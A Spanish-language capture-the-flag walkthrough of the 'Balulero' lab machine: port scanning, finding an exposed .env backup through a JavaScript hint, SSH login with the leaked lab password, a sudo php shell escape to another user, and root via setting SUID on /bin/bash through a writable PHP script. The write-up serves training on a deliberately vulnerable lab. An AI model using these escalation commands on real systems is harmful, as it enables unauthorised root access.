

BALULERO



Balulero

Autor: El Pingüino de Mario

Dificultad: Fácil

Fecha de creación:
28/09/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip balulero.zip
```

```
Archive: balulero.zip
inflating: auto_deploy.sh
inflating: balulero.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh balulero.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.3
PING 172.17.0.3 (172.17.0.3) 56(84) bytes of data.
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.707 ms

— 172.17.0.3 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.707/0.707/0.707/0.000 ms
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.3 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 14:02 EDT
Nmap scan report for 172.17.0.3
Host is up (0.000043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  3072 fb:64:7a:a5:1f:d3:f2:73:9c:8d:54:8b:65:67:3b:11 (RSA)
|_  256  47:e1:c1:f2:de:f5:80:0e:10:96:04:95:c2:80:8b:76 (ECDSA)
|_  256  b1:c6:a8:5e:40:e0:ef:92:b2:e8:6f:f3:ad:9e:41:5a (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Mi Landing Page - Ciberseguridad
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

foto puerto 80



Revisando el código fuente del servidor encontramos un script

```
view-source:http://172.17.0.3/

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-

<footer class="text-white">
  <div class="container">
    <div class="row">
      <div class="col-4 text-start">
        <p>&copy; 2024 - Todos los derechos reserva
      </div>
      <div class="col-4 text-center">
        <a href="https://www.linkedin.com" target=
          <i class="bi bi-linkedin" style="font-s
        </a>
        <a href="https://www.instagram.com" target=
          <i class="bi bi-instagram" style="font-
        </a>
      </div>
      <div class="col-4 text-end">
        <p>Más información y contacto</p>
      </div>
    </div>
    <!-- Efecto de olas -->
    <div class="wave-container">
      <div class="wave wave1"></div>
      <div class="wave wave2"></div>
    </div>
  </div>
</script>
<script src="imagenes.js"></script>
body>
```

```
// Funcionalidad para ocultar/mostrar el header al hacer scroll y el secretito de la web
console.log("Se ha prohibido el acceso al archivo .env, que es donde se guarda la password de backup, pero hay una copia llamada .env_de_baluchingon visible jijiji")
let lastScrollTop = 0;
const header = document.querySelector('header');
const delta = 5; // La cantidad máxima de scroll para ocultar el header

window.addEventListener('scroll', function() {
  let scrollTop = window.pageYOffset || document.documentElement.scrollTop;

  if (Math.abs(lastScrollTop - scrollTop) <= delta) return; // Evita cambios pequeños
  if (scrollTop > lastScrollTop && scrollTop > header.offsetHeight) {
```

Tratamos de descargar el archivo

`curl http://172.17.0.3/.env_de_baluchingon`

RECOVERY LOGIN

`balu:balubalulerobalulei`

EXPLOTACIÓN

Establecemos conexión por SSH

```

L# ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:UjQK384LFBMaXowGILQpRBsUtzEYVMwhTHbjwLP4qMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
balu@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@cf54fffa000c:~$

```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```

Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@cf54fffa000c:~$ sudo -l
Matching Defaults entries for balu on cf54fffa000c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on cf54fffa000c:
    (chocolate) NOPASSWD: /usr/bin/php
balu@cf54fffa000c:~$

```

Consultando en

<https://gtfobins.github.io/gtfobins/php/#sudo>

```

CMD="/bin/sh"
sudo php -r "system('$CMD');"

```

Nos hacemos chocolate

```

balu@cf54fffa000c:~$ sudo -u chocolate /usr/bin/php -r "system('$CMD');"
whoami
chocolate
chocolate
bash -i
chocolate@cf54fffa000c:/home/balu$

```

Buscando en directorios encontramos en /opt

```
chocolate@cf54fffa000c:/opt$ ls -la
total 12
drwxr-xrwx 1 root      root      4096 Sep 28 15:17 .
drwxr-xr-x 1 root      root      4096 Oct  1 09:46 ..
-rw-r--r-- 1 chocolate chocolate 59 May  7 13:55 script.php
```

Cambiamos el contenido del archivo script.php para que contenga un comando que intenta activar el bit SUID en `/bin/bash`.

Verificamos los permisos de `/bin/bash` y ejecutamos una shell con permisos de root

```
chocolate@cf54fffa000c:/opt$ echo "<?php system('chmod u+s /bin/bash'); ?>" > /opt/script.php
chocolate@cf54fffa000c:/opt$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
chocolate@cf54fffa000c:/opt$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

👉 Buen día